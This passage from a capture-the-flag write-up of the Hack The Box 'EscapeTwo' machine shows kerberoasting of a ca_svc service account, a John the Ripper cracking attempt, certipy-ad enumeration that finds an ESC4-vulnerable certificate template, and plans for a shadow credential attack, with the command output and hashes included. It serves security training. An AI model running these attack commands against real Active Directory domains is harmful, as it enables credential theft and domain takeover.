db04006bdbbce16c48d05ed723b3fe611bb5a25c972e077602fb8abe5c22565a89288c5be0864ac4f59f9dbbd625272e70d6aee5acb0e5647372c13a1f9bb8249
7dadac5c5725ecf755dd7682d08753c423f2ac0e996324429bc426d1b58423066264a9b7e29a87009b808673f2f6b63712cccc39698ae449327b255ad381e1ed1
de5c71d407dc58bceb8ea3ce46496eb55e9f2365bda07495143aec0a4523ca2de57b6be5b24ea5fe68af0051ce90af54cccfa3fe4ffa228f397732842608c9b6d
464f3e8642f549c039a63b1448723feccfcac014f20deaf5a2b797eb1aaf1ccddab325d89ce879e48969f416d1e47b059631e45ca84e9cc13ec0fe2c9cce47d94
839dea7fca8ce9ffa5d2912b8d61a6384cd04571e38928ae6506f692ebe44cdd3abc9e44ebd1c38bca5e37bd6547d651598513d9bca84671360586fc1b47cfebc
e41839ebe62e53aebc7789b72becbe6312b3287737f22d6ca3e973ad422fded7e0ccbe95bba231fa0cf53b12fc1d09d0506e0bfb30331de45cafc58221c68499f
ca89a399430df1e3d7c57f4e485d0762d16857173bded849e6a4941a2de3ef6292129b79951efc8156c56c0931e0b24e8e7ac856fc199dab9d6548fb6b074bd7a
501110f9eff65702487ab6e9dadb1229f52cd66fae7605f2621825ca8ae81ece6b4188281015dd4d8f1e86e762de2ebc1af077faa096644a7277e81b127165d51
87ccd4ca73fd5b811e79c4877eed62b17cdd17e64c8b3e5365e79bc085c35bcd06cadf40879c8bf524097da8f63579d50263455e485dfb50f07e79e26f289af52
581093f50d256da0fc44946e63e00a49367beb416bf231005c6f0dcc42d233fde95cd62c15a1d8ba4a070956035b258949abde2f1465f1fb7c7c92ba72e00c5be
22f608099d1b8b67cf4d9628430058d30d609fee00b110ba58fda2f7182ea2998a8306b03e40e9adcac0ce5461b8228782c3270b5745a3174f4c0c1bc4bf22b02
e1dfebfbe3bba9973a68158df3319806874b46210182f83b8f67c0df53d8810dededecd69c31ef7d167b5852f596116761d8a14fe2d2e77d141657aa8e99cc5e4e6
d4a72521dc7a499855b3ac887dd21b875ae1900a46d497462c298cfc72bca937473941fcd942e27944bf6b65e1f235678886c7fb8b1d94fa9dbe47b9221ec56f4
0c7186a5f773e791b5cd1d06ce76dd67e6fc20cd9bdbe96840d540d50d6dc00e14281c5378665c5bd1dbf71e0e51518f0223128096117c8ef950d0eaaf264e2d6
cc7fc2cdced9f243ceca9062937429981f333538ad308e3430fc6f578558a6f47dc
[+] Printing hash for (ca_svc)
$krb5tgs$23$*ca_svc$SEQUEL.HTB$sequel.htb/ca_svc*$f319df4e61f2b28b376dd1f032cb2af5$5073657915a61068330a26fd1f816ba6329e0f524c6fc5
779f1b1755ad85ec7e87a898ca5a9c30edd349e1f0c6d79de0fa17b2b83b7590eaa8497c77409b62c2fc639048dce567ad8f1d4a395c9c07f8917101d8eb99159
3bd8f63e089a1f3a2b2e104b16c71195da8668e1ef02f8fca2d0893b8f44483f1ab1f5c64a8ed0ee680dbc549ab778c51766dc99fb7fca859fd8d80aef7b86d33
90846d58128e0a28da5e225be42089ca2d46627f6f7e366672218f15a39011c849e297d150c91b0748cfc04e83e4db43377a0679265acdb2cdca5d677a17f8363
79ce31d1246aea4018a1dc25b1cb4626d922228290f2440c022662b1ebd547b441fc598cb0c4932f6088e3b1e20d0eb14f0344d507987d630d7c205812061ad2b
74c37f0b1c458bfd387a67b327003858910d7eeec15da8963402a10a5e22143072ba2ae2e0bc6b6d86aa89fe109c1f277b93bf360f76c56acd1f35d414c5da607
bd93fa452edbe7ddc73078973ef061f504246c22eb066827de0b3db9229136f0862e00ca857a6f2fdf12cea8ffee4207586ff000bbddadc4eaf3d9467840a175d
01627473d775548e853f38ad49ede03d673a771af0ebd40abae80bb8e31e11dd5825825c16b3e3ef820aeaee71504a9eb5d7eed9feff49c461ef1a8baaec52f8e
a1f750108b7fa5a6eda2c54f09ebcba84fd6f3c1e8dc728a0d2081a43fb1108fc28db7baa880f13423228270aad9fdd7a7ca1531ed47789b96fd3ffbf981b17d2
f3cab7e35b36607e66637e3c81a3f2b5ef5ead081f664f1c838208d9650375ebf819ba37ed90a460e447b2d86f010df1d93e72888414644ae89f666a5b893bf39
0856f54282e0ca57c989f03949093050ee63afae8a715884c3a64d387d00c2e6e96a7a91f3e637613e29a8f6447d1d8b89d3123ca92c469d636a15d8dea1a86ec
d5f4f0dbeb6d2bda54146553f38e6a69045e32f619267425149eed6071fe837b8e2fb78a9844d417b41eee0a2724d2100e326e8390686288eec043c6f7908aaf7
8d30b1ef984239bc83ac04f8ea4d77bdd2f11a7163e2d7588fba97a2f366ab8b8474be0b01a49b014c743da46bf3a8b0cbce39b4aaf0ca62c477bce31e5300ece
f5a659d0f0b28d402d516622ad211d359240ddd05de2727342a633725eb132366ac725f3f63d60dee398fb78d2866653c4664cdd444cc618c2a6211e5361dd4ac
3511e37abd02838d9ebc5ab278bd5700f748be385608b9d754396014de34d3eb28828ca496980a98c5b98d4b95d18a44fcad8237ac202069706bbf00eab544bef
02787468d895fe9e2aecc675af7eebf546a17e50f2abfce75151dec729b181cfd8359aaf80641caf31739a938e22885edceed5d3114b637e5de1da62350daf006
38968febfbbf8d03c1e3e1b335d080a51eec076c68a4b1b471e70a7a7672dc200

┌──(venve)─(kali㉿kali)-[~/tools/targetedKerberoast]
└─$
```

We have the hash for ca_svc, this seems like a service account for a certificate authoriy.

I also managed to crach the hash using john the ripper:

```
┌──(kali㉿kali)-[~/HTB/EscapeTwo/credentials]
└─$ john ca_svc_kerberos.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:03 DONE (2025-03-11 15:59) 0g/s 3962Kp/s 3962Kc/s 3962KC/s !)(OPPQR..*7¡Vamos!
Session completed.
```

The user Ryan has writeowner over ca_svc



After runnning the following command to find vulnerable Certificate:
certipy-ad find -vulnerable -u ca_svc@sequel.htb -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -dc-ip 10.10.11.51


We can find the vulnerable certs by running this:
cat *_Certipy.txt | grep -E 'Vulnerabilities|Template Name|ESC'

```
┌──(kali㉿kali)-[~/HTB/EscapeTwo/credentials/certipy]
└─$ cat *_Certipy.txt | grep -E 'Vulnerabilities|Template Name|ESC'
    Template Name                       : DunderMifflinAuthentication
    [!] Vulnerabilities
      ESC4                              : 'SEQUEL.HTB\\Cert Publishers' has dangerous permissions
    Template Name                       : KerberosAuthentication
    Template Name                       : OCSPResponseSigning
    Template Name                       : RASAndIASServer
    Template Name                       : DunderMifflinAuthentication
    Template Name                       : Workstation
    Template Name                       : DirectoryEmailReplication
    Template Name                       : DomainControllerAuthentication
    Template Name                       : KeyRecoveryAgent
    Template Name                       : CAExchange
    Template Name                       : CrossCA
    Template Name                       : ExchangeUserSignature
    Template Name                       : ExchangeUser
    Template Name                       : CEPEncryption
    Template Name                       : OfflineRouter
    Template Name                       : IPSECIntermediateOffline
    Template Name                       : IPSECIntermediateOnline
    Template Name                       : SubCA
    Template Name                       : CA
    Template Name                       : WebServer
    Template Name                       : DomainController
    Template Name                       : Machine
    Template Name                       : MachineEnrollmentAgent
    Template Name                       : EnrollmentAgentOffline
    Template Name                       : EnrollmentAgent
    Template Name                       : CTLSigning
    Template Name                       : CodeSigning
    Template Name                       : EFSRecovery
    Template Name                       : Administrator
    Template Name                       : EFS
    Template Name                       : SmartcardLogon
    Template Name                       : ClientAuth
    Template Name                       : SmartcardUser
    Template Name                       : UserSignature
    Template Name                       : User
```

We have an EC4 that we can exploit

```
┌──(venv)─(kali㉿kali)-[~/HTB/EscapeTwo/Certifiactes]
└─$ KRB5CCNAME=$PWD/ca_svc.ccache certipy-ad find -scheme ldap -k -debug -target dc01.sequel.htb -dc-ip 10.10.11.51 -vulnerable -
stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

Here we see Dundermuffin is vulnerable to C4



We can use this exploit to perform a Shadow credential attack